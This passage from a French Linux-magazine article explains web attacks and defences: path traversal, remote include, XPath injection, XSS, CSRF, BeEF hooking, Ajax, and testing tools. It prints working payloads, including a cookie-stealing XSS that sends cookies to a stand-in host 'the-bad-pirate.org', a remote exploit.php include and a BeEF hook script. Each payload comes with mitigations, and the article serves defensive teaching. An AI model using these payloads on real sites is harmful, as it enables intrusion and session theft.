L'injection des attaques par traversée de répertoires a lieu au niveau de la barre d'adresse du navigateur permettant d'ouvrir votre application. Supposons que vous récupériez un paramètre passé en méthode Get pour ouvrir un fichier (pour rappel, les paramètres passés en méthode Get peuvent s'écrire dans l'URL d'un site sous la forme **?nomParametre1=valeur1&...&nomParametreN=valeurN**). Si l'on modifie la valeur de ce paramètre, on peut faire ouvrir à l'application un fichier non autorisé. Dans le code PHP suivant, nous chargeons des pages spécifiques en fonction de la langue de l'utilisateur :

```
01: <?php
02:   include '/var/www/monAppli/' . $_GET['language'] . '.php';
03: ?>
```

Ce script est appelé normalement par l'URL :

```
http://sitePerso.com/monAppli/index.php?language=english
```

Pour modifier cette commande, il suffirait que la variable **language** contienne le chemin vers un fichier non autorisé. Voici donc l'adresse tapée par le hacker :

```
http://sitePerso.com/monAppli/index.php?language=../../../etc/password%0a
```

Cette adresse provoque l'affichage... du fichier **/etc/password** du serveur ! En effet, le code **%0a** provoque une fin de ligne et annule ainsi la concaténation de l'extension « .php » de la ligne 2 (pour information, sur un système Windows, il faudrait utiliser **%0d%0a**). L'attaquant lit un fichier du serveur, mais il aurait tout aussi bien pu lancer l'exécution d'un script PHP distant :

```
http://sitePerso.com/monAppli/index.php?language=http://the-bad-pirate.org/exploit.php%0a
```

Cette fois, le script **exploit.php** aurait été exécuté depuis votre serveur.

Attention

Là encore, cette faille ne fonctionne que si vous avez affecté la valeur **Off** à la variable **magic_quotes_gpc** dans le fichier **php.ini**. Toujours dans ce fichier, il est possible d'interdire l'exécution de scripts distants en passant à **Off** la variable **allow_url_fopen [12]**. Sinon, de manière générale, pour éviter ce genre d'attaques, filtrez les valeurs saisies (liste de fichiers acceptés par exemple) et utilisez les fonctions **include** à bon escient !

1.1.4 Attaque par injection de Xpath

On peut parfois choisir de stocker des données dans des fichiers XML plutôt que dans une base de données (dans un monde parfait, il ne devrait s'agir que de variables de configuration). Les attaquants peuvent alors tenter d'exploiter une faille à l'aide d'une injection de requête Xpath. Le déroulement et la prévention contre une injection Xpath sont les mêmes que dans le cas d'une injection SQL. Reprenons encore une fois l'exemple du formulaire d'identification : le fichier HTML reste inchangé. Seul le fichier PHP sera modifié pour lire les données non pas dans une base mais dans un fichier XML dont voici un exemple :

```
<?xml version="1.0" encoding="utf-8" ?>
<users>
  <user>
    <id_user>1</id_user>
    <login>root</login>
    <password>!#&a2</password>
  </user>
  ...
</users>
```

La requête Xpath permettant de retrouver l'identifiant de l'utilisateur sera :

```
//users[login/text()='monLogin' and password/text()='nomPassword']/id/text()
```

Et voici le code PHP permettant de valider l'authentification :

```
<?php
  $xml = simplexml_load_file('login.xml');

  $id = $xml->xpath('//users[login/text()=\'' . $_POST['login'] . '\'
        and password/text()=\'' .
        $_POST['password'] . '\']/id/text()');
  if (!isset($id))
  {
    echo 'L\'identification a échoué ! ';
  }
  else
  {
    echo 'Identification réussie : id = ' . $id . '<br />';
  }
?>
```

Il paraît là encore évident qu'avec une injection Xpath simple, on modifie profondément le comportement de la requête. Par exemple, si dans le champ **password** on injecte **' or '1'='1'**, la requête devient (en supposant une entrée quelconque pour le champ **login**) :

```
//users[login/text()='monLogin' and password/text()='' or '1'='1']/id/text()
```

Cette requête renverra l'identifiant (et nous autorisera donc la connexion) de l'utilisateur **monLogin** (pour mémoire, en logique booléenne, x AND y OR 1 = x AND 1 = x).

La protection contre ce type d'attaque repose, là encore, sur l'échappement des saisies de l'utilisateur sans oublier de limiter le nombre de caractères autorisés dans les champs du formulaire HTML.

1.1.5 Le cross-site scripting (XSS)

Le *cross-site scripting* (ou XSS, car CSS était déjà pris pour *Cascading Style Sheets*) est une technique qui vise à contourner les contrôles de sécurité placés dans les navigateurs Web. On peut voir ce type d'attaque comme une injection de données arbitraires dans un site Web. Une attaque XSS permet de récolter des informations et de les renvoyer à l'attaquant, de modifier l'aspect d'une application Web ou de réaliser des appels sur le serveur piraté.

Les contrôles de sécurité des navigateurs peuvent être répartis en trois familles.

1. Le contrôle de même origine : le navigateur vérifie que tout contenu dynamique (comme du Javascript) n'ait accès qu'à des données issues de la même origine (même nom de domaine, même protocole et même numéro de port). Ainsi, un code Javascript chargé dans la page http://monSite.org/index.html ne pourra pas accéder à :
   - http://monSite.org:8080/page.html : numéro de port différent (quand aucun numéro de port n'est spécifié dans une URL, c'est le port 80 qui est utilisé par défaut).
   - https://monSite.org/page.html : protocole différent.
   - http://www.monSite.org/page.html : nom de domaine différent. Attention toutefois, il est possible en Javascript d'autoriser le navigateur à accepter des domaines différents à l'aide de l'instruction **document.domain = 'nomDuDomaine'**.
2. Le contrôle des cookies : les cookies sont de petits gâteaux secs... ou de petits morceaux de code contenant des informations persistantes. L'accès aux cookies depuis

Javascript se fait à l'aide de l'instruction `document.cookies`. Les éléments de sécurité d'un cookie sont :

- `domain` : définit le domaine ayant accès au cookie (seul le serveur de ce domaine aura accès au cookie) ;
- `path` : définit un chemin pour l'accès au cookie (seules les pages du serveur appartenant à ce répertoire auront accès au cookie) ;
- `secure` : le cookie ne sera émis que lors de requêtes sécurisées HTTPS ;
- `expires` : délai de validité du cookie.

Exemple :

```
date = new Date(2009, 12, 31);
document.cookie += 'monCookie = Salut;'
                                + 'domain = monSite.com;'
                                + 'path = /data;'
                                + 'secure;'
                                + 'expires = ' + date.toGMTString()
+ ';';
```

Ces lignes définissent un cookie `monCookie` qui contient le texte « Salut ». Ce cookie sera accessible par `monSite.com/data`, sera envoyé uniquement si la connexion est sécurisée, et expirera le 31 décembre 2009.

Note

Une extension très utile pour visualiser et modifier les cookies est disponible sur Firefox : Add'N Edit Cookies **[13]**.

3. Le contrôle du comportement de Flash : l'utilisation de Flash ouvre bien sûr de nouvelles failles. N'étant pas vraiment un fervent défenseur de cette technologie, je préfère vous renvoyer à la page relative à la sécurité des lecteurs Flash sur le site d'Adobe **[14]**.

Prenons maintenant un exemple concret de faille XSS : nous allons injecter du code HTML dans une page (ceci peut être effectué de diverses manières). En fait, il n'existe pas une attaque XSS, mais de nombreuses variantes. Nous n'en étudierons ici qu'un seul type. Prenons le code HTML suivant :

```
<form action="validation.php" method="get">
  <fieldset>
    <legend>Formulaire d'identification</legend>
    <label for="name">Nom:</label>
    <input type="text" id="name" name="name" tabindex="1" />
    <br />'
    <label for="forname">Prénom:</label>
    <input type="text" id="forname" name="forname" tabindex="2" /><br/>
    <br />
    <label for="submit" class="aligne"> </label>
    <input id="submit" name="submit" type="submit" value="Envoyer !" tabindex="3" />
  </fieldset>
</form>
```

Le code PHP recevant les valeurs du formulaire sera :

```
<?php
  if ((isset($_GET['name'])) && (isset($_GET['forname'])))
  {
    echo 'Bienvenue ' . $_GET['forname'] .' ' . $_GET['name'] . '!';
  }
?>
```

Avec ce formulaire, si vous saisissez dans le champ `name` la valeur « Torvalds » et dans `forname` la valeur « Linus », l'URL appelée sera : `validation.php?name=Torvalds&forname=Linus`. Une injection de code consisterait, par exemple, à saisir dans le champ `name` la valeur : `<script>alert('hacked !')</script>`. Ce code sera exécuté au chargement de la page et ouvrira une fenêtre avec le message « hacked ! ». Bien sûr, un hacker ne se contenterait pas de cette injection, mais plutôt de quelque chose du style : `<script>window.open("http://the-bad-pirate.org/giveMeCookies.php?cookies="%2Bdocument.cookie</script>`. Ce code permet de récupérer tous les cookies de l'utilisateur et de les transférer au programme `giveMeCookies.php` sur le serveur `the-bad-pirate.org`. Dans le cas d'un formulaire passé en méthode POST, il faudra recréer un formulaire et transmettre l'injection depuis des champs de type « hidden » (c'est un peu plus long, mais loin d'être infaisable !).

Pensez également que l'injection du code HTML pourra se faire au milieu de balises ouvertes et qu'il faudra refermer auparavant (un peu à la manière des injections SQL). Par exemple, avec le code `</title>$_POST['title']</title>`, l'injection sera de la forme `</title><script>...</script>` de manière à adapter l'injection à son contexte et à refermer la balise `</title>`.

Les hackers peuvent également dissimuler le code d'injection de diverses manières :

- balises d'images : `<img src=javascript:window.open(...) />` ;
- balises de style : `<style>.hack{background:url('javascript:window.open(...)');}</style>` ;
- encodage hexadécimal : `<script>` devient `&#x3c;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3e` ;
- etc.

Attention, il est bien sûr possible de réaliser des injections dans des réponses Ajax !

XSS est la base des attaques par « *phishing* » ou « hameçonnage » : il suffit de contrefaire une page de connexion par exemple et de demander à un utilisateur de s'y connecter. Le problème de cette attaque est qu'il faut pousser l'utilisateur à cliquer sur le lien la déclenchant ! Diverses méthodes permettent d'attirer la victime en maquillant une adresse ou en la raccourcissant par exemple (à l'aide de tinyURL **[15]** ou bit.ly **[16]** vous pouvez transformer n'importe quelle adresse en une URL du type http://www.tinyurl.com/xvoptv9 ou http://bit.ly/1Mpfm).

Les attaques XSS deviennent redoutables dans leur version dite « stockée » : le code d'injection est stocké en base de données et toute personne ouvrant la page affichant ces données corrompues sera victime de l'attaque. Pour éviter ces d'attaques (la plus connue étant le ver Samy **[17]** ayant atteint le site MySpace), veillez à bien échapper toutes les saisies utilisateur et supprimer les chaînes susceptibles d'être malveillantes...

1.2 Les attaques inter-domaines

Les interactions inter-domaines sont utilisées et tolérées sur le Web (exemple les liens `<a>`, les chargements de contenus externes dans des cadres `<iframe>`, les scripts `<script>`, les images, les objets flash, etc.). Ces éléments provoquent le chargement du contenu distant à l'aide d'une requête HTTP de type GET. Il est impossible de distinguer les actions intentionnelles d'un utilisateur des actions effectuées automatiquement par la page Web chargée par le navigateur.

1.2.1 Attaques de type CSRF : Cross-Site Request Forgery

Une attaque de type CSRF (prononcée « Sea Surf ») consiste à « forger », c'est-à-dire construire, une requête sur un site externe pour l'envoyer à un serveur. Prenons un exemple simple avec un site de liens sociaux : il en existe maintenant des dizaines ; ce sont les sites du type Facebook, Viadeo, LinkedIn, etc. Dans ce genre de sites, lorsque quelqu'un veut devenir votre ami, le site vous envoie un message vous proposant d'accepter ou de refuser la mise en relation. Le code HTML est similaire au code suivant :

```
<a href="http://social-network.com/addFriend.php?id=253453">Approuver
Linus Torvalds!</a>
```

Si vous vous sentez un peu seul et que vous voulez vous faire plein d'amis, il vous suffira d'insérer ce lien (en le masquant) sur votre site Web en indiquant votre propre identifiant :

```
<img src="http://social-network.com/addFriend.php?id=786592"
style="display: none" />
```

Ainsi, toutes les personnes visitant votre site et possédant les cookies de connexion au site « Social-Network.com » seront automatiquement ajoutées à vos amis...

Un autre type d'attaque CSRF pourrait être d'héberger directement sur votre compte une requête supprimant le compte de tout utilisateur le visitant (là vous êtes sûr que le visiteur dispose des cookies !). Ce type de requête sera intégré dans un champ de texte mis à disposition des utilisateurs (même technique dans les blogs, forums, etc.).

Bien sûr, ce type d'attaque peut avoir des conséquences plus fâcheuses comme des versements de fonds, des achats, etc. Là encore, la méthode Get n'est pas la seule visée ! Avec une méthode Post, il faudra transmettre les données depuis un formulaire (situé par exemple dans une *iframe* cachée) avec des champs de type « hidden » et soumis de manière automatique à l'ouverture d'une page.

Pour lutter contre les attaques CSRF, on utilise la méthode du « jeton anti-CSRF » : un identifiant unique est ajouté à chaque formulaire sous forme de champ caché. Cette clé possède une durée de validité limitée et elle est utilisée lors de la réception des données du formulaire : si elle correspond au jeton du serveur, c'est que le formulaire n'a pas été validé automatiquement et qu'il n'y a donc pas eu d'attaque CSRF ! Voici un exemple d'implémentation de cette méthode en deux parties : d'abord la création du formulaire (forcément en PHP) et ensuite la validation dudit formulaire :

```
<?php
  $token = sha1(uniqid(rand(), true));
  $_SESSION['token'] = $token;
  $_SESSION['token_time'] = time();
?>

<form action="validation.php" method="post">
  <fieldset>
    <legend>Formulaire</legend>
    <input type="hidden" id="token" name="token" value="<?php echo $token; ?>" />
    ...
  </fieldset>
</form>
```

La génération du jeton (« *token* » en anglais) se fait à l'aide de la fonction `sha1()` (*Secure Hash Algorithm*) qui calcule une clé sur 160 bits et de la fonction `uniqid()` qui assure la génération d'un identifiant unique basé sur la valeur aléatoire fournie par `rand()` (Depuis PHP 4.2.0, l'initialisation du générateur de nombres aléatoires se fait automatiquement et vous n'avez plus à utiliser `srand()`). Voyons maintenant l'aspect « traitement » du formulaire :

```
01: <?php
02:
03:   define('MAX_DELAY', 60);
04:
05:   if ($_POST['token'] == $_SESSION['token']
06:     && (time() - $_SESSION['token_time']) <= MAX_DELAY)
07:   {
08:     // Pas de CSRF : traitement normal
09:     ...
10:   }
11:   else
12:   {
13:     // Le jeton a expiré : traitement de l'erreur
14:     ...
15:   }
16: ?>
```

En ligne 3, on définit la durée de validité du jeton (ici une minute). Cette durée devra être adaptée en fonction de la taille du formulaire et de la difficulté que peut rencontrer un utilisateur à le remplir... il ne s'agit pas non plus de détruire l'ergonomie de l'application sous prétexte d'obtenir une plus grande sécurité ! Les lignes 5 et 6 permettent d'effectuer le test de vérification sur le jeton : s'agit-il du bon jeton et est-il toujours valide ?

Nous avons fini notre tour rapide des attaques les plus classiques communes au Web 1.0 et au Web 2.0. Abordons maintenant les types d'attaques qui ne ciblent plus que le Web 2.0 et qui sont donc par essence plus récentes.

2 Les attaques spécifiques au « Web 2.0 »

Le Javascript n'est pas qu'un simple « jouet » permettant d'améliorer sensiblement l'ergonomie des sites et des applications Web. En effet, un script malveillant peut causer de grands dommages : vol d'informations, prise de contrôle du navigateur de la victime, etc. Bien sûr, le Javascript étant particulièrement utilisé en Web 2.0 (requêtes Ajax), c'est celui-ci qui sera le plus exposé à ces attaques. J'ai regroupé dans cette partie les attaques centrées sur Javascript : certaines d'entre elles sont applicables en Web 1.0, mais on peut dire qu'elles font maintenant partie du monde Web 2.0.




Fig. 2 : Interface d'administration de BeEF

2.1 Détournement de Javascript : le CSRF pour le Web 2.0

En Ajax, on effectue des requêtes depuis Javascript vers un serveur et on reçoit une réponse qui sera dans la plupart des cas représentée sous forme de tableau (notation JSON). En analysant les requêtes effectuées lors de l'utilisation de l'application cible, il est tout à fait possible de contrefaire la requête depuis un site externe et de ne récupérer que les données de la variable JSON de réponse...

2.2 Attaque par mandataire XSS : XSS-proxy et BeEF

Une attaque par mandataire XSS est basée sur une faille XSS qui permettra de charger un mandataire Javascript. Que peut faire l'agresseur avec ce type d'attaque ? Il peut :

- visualiser l'ensemble des touches frappées par l'utilisateur à l'intérieur du navigateur ;
- visualiser l'ensemble des sites visités par la victime ;
- obliger le navigateur de la victime à émettre des requêtes arbitraires ;
- etc.

Le déroulement de l'attaque est simple : le hacker a installé et configuré un mandataire sur son site. Nous pouvons citer deux mandataires : XSS-proxy **[18]** et BeEF **[19]**, le second étant plus récent et donc plus complet que le premier. Il suffit ensuite de trouver la faille XSS et d'injecter le code renvoyant sur le mandataire. Par exemple, pour BeEF :

```
<script src="http://the-bad-pirate.com/beef/hook/beefmagic.js.php"></script>
```

L'attaquant n'a plus alors qu'à utiliser l'interface d'administration du mandataire pour réaliser les actions de son choix (voir l'interface de BeEF en figure 2) !

Comme vous l'avez vu, ce type d'attaque utilise une faille XSS... Pour éviter les attaques par mandataire XSS, il faut donc lutter contre les attaques XSS comme nous l'avons vu précédemment (filtrage et validation des données).

2.3 Attaque Ajax

Les applications Ajax reposent sur l'utilisation de l'objet XMLHttpRequest (XHR en abrégé) pour réaliser les transferts asynchrones de données. Cette utilisation est soit directe, soit liée à l'utilisation d'un des nombreux framework Ajax (Prototype, Mootools, Jquery, etc.). L'objet XHR est très puissant : sa méthode `open()` lui donne accès à la plupart des méthodes HTTP et notamment Get et Post. Ainsi, on pourra émettre simplement une requête Get par :

```
<script type="text/javascript">
  var xhr = new XMLHttpRequest(); // on ne traite pas les cas IE < 7

  function update()
  {
    if (xhr.readyState==4)
    {
      if (xhr.status == 200)
      {
        var response = xhr.responseText;
      }
    }
  }

  xhr.open('GET', 'http://monSite.org/autrePage.html');
  xhr.onreadystatechange = update;
  xhr.send('');
</script>
```

L'utilisateur qui se connectera sur la page de http://monSite.org contenant ce script chargera à son insu la page http://monSite.org/autrePage.html (la requête doit rester dans le même domaine). Pour analyser les requêtes effectuées lors du chargement d'une page, vous pourrez utiliser l'extension FireBug pour Firefox ou Ethereal : vous verrez ainsi s'afficher les différentes requêtes.

L'objet XHR permet également de créer beaucoup plus simplement des requêtes Post : plus besoin d'iframe ni de formulaire contenant des champs cachés ! C'est aussi lui qui permet la création des vers, c'est-à-dire d'attaques qui sont capables de se propager toutes seules à chaque visite d'un utilisateur sur une page contaminée ou qui se répand en envoyant des mails en votre nom à tout votre carnet d'adresses présent sur votre webmail (voir les vers Samy et Yamanner).

2.3.1 Attaque par manipulation de paramètre

J'ai déjà évoqué précédemment les attaques par manipulation de paramètres qui sont très simples à mettre en œuvre : il suffit de modifier un ou des paramètres transmis au serveur. En Web 1.0, il s'agissait des champs cachés des formulaires. En Web 2.0, il s'agit des paramètres Get, Post et des en-têtes HTTP. Une telle attaque, si elle aboutit, est le résultat d'une faille dans les algorithmes internes à l'application... en d'autres termes, pour s'en prémunir, il faut coder proprement !

2.3.2 Attaque par exposition non intentionnelle de méthodes

Il existe deux types de frameworks Ajax :

- Les frameworks serveur qui vont s'intercaler entre le client et le serveur : ils produisent du code Javascript qui sera transmis au client et tout appel à une méthode proposée passera par le framework faisant office de mandataire ;
- Les frameworks client permettant de développer plus rapidement du code Javascript faisant intervenir des requêtes Ajax.

Chacun de ces types de frameworks peut s'exposer à des attaques. Le hacker devra au préalable découvrir le framework employé (ce qui est fait généralement en retrouvant un fichier Javascript particulier identifiant le framework).

Dans le cas des frameworks serveur, prenons l'exemple de Xajax **[20]**. Ce framework s'adresse aux applications PHP et permet, à l'aide d'une fonction `registerFunction()`, d'indiquer les méthodes exposées au client. Ces méthodes seront ainsi présentées dans la première page PHP de l'application (sous forme d'insertion de Javascript). Suivant le nom de ces méthodes et la complexité des paramètres qu'elles requièrent, un attaquant pourra les détourner à son profit. Par exemple, une méthode `giveMeAllPrivileges()` serait susceptible de l'intéresser : à vous de trouver le bon compromis entre lisibilité du code et sécurité...

Dans le cas des frameworks clients, les risques sont moins importants puisqu'il n'y a pas d'exposition de méthode. Par contre, les risques de détournement de Javascript sont bien réels ! Certains préconisent l'emploi du format XML pour réaliser les transactions Ajax plutôt que le format JSON : en effet, XML est plus robuste et, bien que moins souple que JSON, minimise les risques de détournement (une chaîne JSON, pour être convertie en objet Javascript, passe généralement par un `eval()`... auquel on pourra faire exécuter n'importe quoi si l'on modifie la donnée qui lui est transmise...). En filtrant votre chaîne JSON avant transformation, vous conserverez la souplesse de ce format tout en limitant les failles de sécurité **[21]**. Le grand Douglas Crockford lui-même le préconise **[22]** : utilisez un parseur plutôt que la fonction `eval` (même si cela ralentit le traitement). Un parseur JSON est disponible à l'adresse http://www.json.org/json2.js. Si vous utilisez le framework Prototype, vous pourrez utiliser la fonction `evalJSON(true)` (en faisant attention à bien fournir le paramètre `true`). Cette dernière active le filtrage de l'objet JSON **[23]**. Enfin, une bonne nouvelle pour les prochaines années, IE8 et Firefox 3.1 filtreront nativement le JSON **[24]**.

3 Les outils

Dans cette partie, je vous présente quelques outils utiles pour les tests de sécurité.

3.1 Surfer anonymement sur le Web avec Tor

Tor est un outil permettant de « brouiller les pistes » : votre adresse IP n'est plus directement accessible, car toutes les informations transitent de manière cryptée entre des routeurs Tor appelés « *onion routers* » (vous passez par plusieurs couches, d'où l'analogie avec des oignons...). Nous nous connecterons au Web à travers le proxy `privoxy` qui sera mis en relation avec Tor. L'installation est toute simple sur une distribution Debian-like :

```
sudo aptitude install tor privoxy
```

Pour chaîner `privoxy` et Tor, modifiez le fichier `/etc/privoxy/config` en dé-commentant la ligne 1161 :

```
#       forward-socks4a   /               127.0.0.1:9050 .
```

Si vous ne voulez pas que `privoxy` enregistre toutes les données de surf dans un fichier log, profitez-en pour commenter la ligne 456 :

```
logfile logfile
```

Il faut ensuite relancer `privoxy` :

```
sudo service privoxy restart
```

Pour une utilisation avec Firefox, je vous conseille d'installer l'extension Torbutton **[25]** permettant d'activer ou de désactiver la transmission de données à travers Tor (en effet,

le transit entre différents routeurs induit naturellement un ralentissement des transferts). Vous pouvez maintenant effectuer le test en chargeant une page détectant votre adresse IP, telle que http://whatismyipaddress.com. Vous verrez qu'en activant Tor votre adresse IP sera remplacée par celle d'un « routeur oignon »...

3.2 Web Developer, Firebug et GreaseMonkey

Les trois extensions pour Firefox Web Developer **[26]**, Firebug **[4]** et GreaseMonkey **[27]** représentent les outils de « base » de toute configuration de développement Web.

Avec Web Developer, vous pourrez manipuler simplement tous les éléments d'une page Web, afficher le détail des formulaires (champs cachés, etc.) et les modifier !

Avec Firebug, vous pourrez visualiser simplement les différents fichiers chargés, afficher les requêtes HTTP, etc.

Enfin, avec `GreaseMonkey`, vous pourrez modifier le code Javascript des applications. Imaginons qu'un contrôle sur une donnée de formulaire (une adresse de courrier électronique par exemple) ne soit effectué qu'en Javascript par une fonction `testemail()` avant de soumettre le formulaire... le script `GreaseMonkey` suivant permet de désactiver ce contrôle pour la page `pageAHacker.html` du site http://www.siteAHacker.com :

```
// ==UserScript==
// @name           Hack
// @namespace  www.siteAHacker.com
// @description  Test de hacking
// @include        http://www.siteAHacker.com//pageAHacker.html
// ==/UserScript==

(function ()
{
    var oldFunction = unsafeWindow.testemail;
    unsafeWindow.testemail= function()
    {
        alert("Hacked!");
        document.getElementById('form1').submit();
    };
})();
```

Pour plus de détail sur le fonctionnement de cette extension, je vous renvoie au site http://diveintogreasemonkey.org.

3.3 Pour mettre en pratique, tester et améliorer vos connaissances : le projet WebGoat

WebGoat est une plateforme d'entraînement aux techniques de hacking. Pour pouvoir l'utiliser, vous aurez besoin du JDK. Sur une distribution basée sur Debian, vous pourrez vous contenter d'un petit :

```
sudo aptitude install sun-java6-jdk
```

Définissez ensuite quelle version de Java vous souhaitez utiliser (par défaut il s'agit de `gij`) :

```
sudo update-java-alternatives -s java-6-sun
```

Et enfin, ajoutez la variable d'environnement `$JAVA_HOME` à votre `.bashrc` :

```
export JAVA_HOME="/usr/lib/jvm/java-6-sun"
```

Pour activer les changements dans le terminal courant :

```
source .bashrc
```

Vous disposez maintenant de la dernière version du JDK, la version 1.6... or, WebGoat attend une version 1.5 et refusera de démarrer s'il ne la trouve pas... Il va falloir modifier un fichier de l'application WebGoat que vous pourrez télécharger sur http://code.google.com/p/webgoat/downloads/list (le fichier est gros, ça risque d'être un peu long...) :

```
wget http://webgoat.googlecode.com/files/WebGoat-OWASP_Standard-5.2.zip
```

Après avoir dézippé l'archive (je vous conseille de l'installer dans `/opt` en veillant à ce que vous ayez les droits suffisants pour tout exécuter en tant qu'utilisateur « non-root »), éditez le fichier `webgoat.sh`, et changez les occurrences de « 1.5 » par « 1.6 » dans les lignes 17, 19, et 23.

Contrairement à ce que vous pourrez lire sur la documentation, il n'est pas nécessaire d'installer TomCat, car ce dernier est intégré à WebGoat. Exécutez simplement la ligne suivante :

```
sh ./webgoat.sh start8080
```

Pour accéder à WebGoat, vous devrez alors afficher dans un navigateur la page http://localhost:8080/WebGoat/attack (le couple identifiant/mot de passe étant `guest/guest`).

Dans la page de présentation, vous verrez qu'il vous est conseillé d'installer d'autres outils tels que WebScarab (proxy) et Wireshark (analyseur de réseau). Voici très rapidement comment installer ces deux outils. Commençons par WebScarab :

```
wget http://dawes.za.net/rogan/webscarab/webscarab-current.zip
```

Décompressez ensuite l'archive et pour lancer WebScarab, dans le répertoire d'installation de l'application, tapez :

```
java -jar webscarab.jar
```

Vous devez configurer votre navigateur pour qu'il passe par le proxy (pour Firefox, allez dans le menu ***Édition -> Préférences***, cliquez sur le bouton ***Avancé*** et allez sur l'onglet ***Réseau*** où vous pourrez cliquer sur le bouton ***Paramètres...*** de la zone ***Connexion***). Dans « configuration manuelle du proxy », indiquez `localhost` et le port `8008` (et veillez surtout à ce qu'il n'y ait rien d'écrit dans la zone « pas de proxy pour » !). Maintenant, si vous avez coché la case « *Intercept requests* » dans WebGoat, à chaque requête, vous verrez apparaître une fenêtre indiquant les données interceptées. Notez qu'il existe une version plus récente (en cours de développement) et nommée WebScarab-NG. Je me suis battu pendant près d'une demi-heure pour essayer de

l'installer (en version Java WebStart et en récupérant les fichiers sur le dépôt GIT)... mais sans succès. Donc, si vous n'avez pas de temps à perdre, vous pourrez vous contenter de l'ancienne version qui fonctionne parfaitement ! Enfin, si vous en voulez pas avoir à changer manuellement la configuration de votre proxy toutes les dix minutes (pour l'activer/désactiver), l'extension SwitchProxy Tool **[28]** pour Firefox est vraiment très utile !

Pour l'installation de Wireshark sur un système basé sur Debian :

```
sudo aptitude install wireshark
```

Pour lancer Wireshark, tapez simplement :

```
wireshark
```

Vous trouverez de la documentation sur le fonctionnement de ces deux outils sur http://www.owasp.org/index.php/WebScarab_Tutorial et sur http://www.wireshark.org/docs/.

Maintenant que tout est installé, vous pouvez suivre les leçons (en anglais) et progresser !

4 Conclusion

Comme vous avez pu le voir tout au long de cet article, il est primordial de considérer toute saisie utilisateur comme possiblement malveillante : cela permet de limiter le nombre de failles. Pensez également à supprimer l'affichage des erreurs et éventuellement désactiver le mode débogage pour éviter de fournir des renseignements sur le fonctionnement de votre application. Si vous voulez aller plus loin dans les mécanismes de la sécurité sur Internet, je vous conseille le très bon ouvrage *Hacking sur le Web 2.0* **[29]**. Bien que très orienté Windows et IE, vous pourrez y trouver des renseignements fort utiles (tout en sachant quand même que la moitié du livre traite de .NET, ActiveX et Flash...). Pour finir, n'hésitez pas à *cracker* vos applications... Il n'y a que comme cela que vous pourrez découvrir l'existence de failles !

Tristan Colombo

Bibliographie

- **[1]** TROLL (Jean-Pierre), « Parce qu'y'en a marre ! », *GNU/Linux Magazine*, 114, p. 48-49, mars 2009.
- **[2]** Site officiel de Paros : http://www.parosproxy.org
- **[3]** Site officiel de WebScarab : http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- **[4]** Extension Firebug pour Firefox : https://addons.mozilla.org/fr/firefox/addon/1843
- **[5]** Site officiel de PHPMyAdmin : http://www.phpmyadmin.net
- **[6]** Fonctions de cryptage MySQL : http://dev.mysql.com/doc/refman/5.0/fr/encryption-functions.html
- **[7]** Site officiel du Zend Framework : http://framework.zend.com/
- **[8]** Les nouveautés de PHP6 : http://www.phpteam.net/index.php/articles/les-nouveautes-de-php-6
- **[9]** http://fr.php.net/manual/fr/function.mysql-real-escape-string.php
- **[10]** Extension Zend_Db du Zend Framework : http://framework.zend.com/manual/fr/zend.db.html
- **[11]** La fonction PHP date() : http://fr2.php.net/manual/fr/function.date.php
- **[12]** Sécurisation avec allow_url_fopen=Off : http://phpsec.org/projects/phpsecinfo/tests/allow_url_fopen.html
- **[13]** Extension Add'N Edit Cookies pour Firefox : https://addons.mozilla.org/fr/firefox/addon/573
- **[14]** Sécurité en Flash : http://www.adobe.com/fr/products/flashplayer/security/
- **[15]** Raccourcissement d'URL : http://www.tinyurl.com
- **[16]** Raccourcissement d'URL : http://bit.ly
- **[17]** Le ver Samy : http://en.wikipedia.org/wiki/Samy_(XSS)
- **[18]** Mandataire XSS-proxy : http://xss-proxy.sourceforge.net
- **[19]** Mandataire BeEF : http://www.bindshell.net/tools/beef
- **[20]** Site officiel de Xajax : http://xajaxproject.org/
- **[21]** Sécurisation de JSON : http://www.openajax.org/whitepapers/Ajax and Mashup Security.php#Secure_the_Use_of_JSON
- **[22]** CROCKFORD (Douglas), *Javascript – Gardez le meilleur !*, Pearson, p. 159-168, 2008.
- **[23]** Utilisation de JSON avec Prototype : http://www.prototypejs.org/learn/json
- **[24]** Traitement natif de JSON dans Firefox 3.1 : http://blog.mozilla.com/webdev/2009/02/12/native-json-in-firefox-31/
- **[25]** Extension Torbutton pour Firefox : https://addons.mozilla.org/fr/firefox/addon/2275
- **[26]** Extension Web Developer pour Firefox : https://addons.mozilla.org/fr/firefox/addon/60
- **[27]** Extension GreaseMonkey pour Firefox : https://addons.mozilla.org/fr/firefox/addon/748
- **[28]** Extension SwitchProxy Tool pour Firefox : https://addons.mozilla.org/fr/firefox/addon/125
- **[29]** CANNINGS (Rich), DWIVEDI (Himanshu) et LACKEY (Zane), *Hacking sur le Web 2.0 – Vulnérabilité du Web 2.0 et sécurisation*, Pearson, 2008.

COMMENT PRÉVENIR DES MENACES VENANT DE L'INTÉRIEUR

GNU/LINUX MAGAZINE HS 42

PROTÉGEZ VOS SERVEURS, VOTRE RÉSEAU ET VOS UTILISATEURS EN GARDANT UN ŒIL SUR LEURS ACTIVITÉS.

* SOUS RÉSERVE DE TOUTES MODIFICATIONS

DISPONIBLE DÈS LE 15 MAI 2009*
CHEZ VOTRE MARCHAND DE JOURNAUX

OCaml et C : le meilleur des

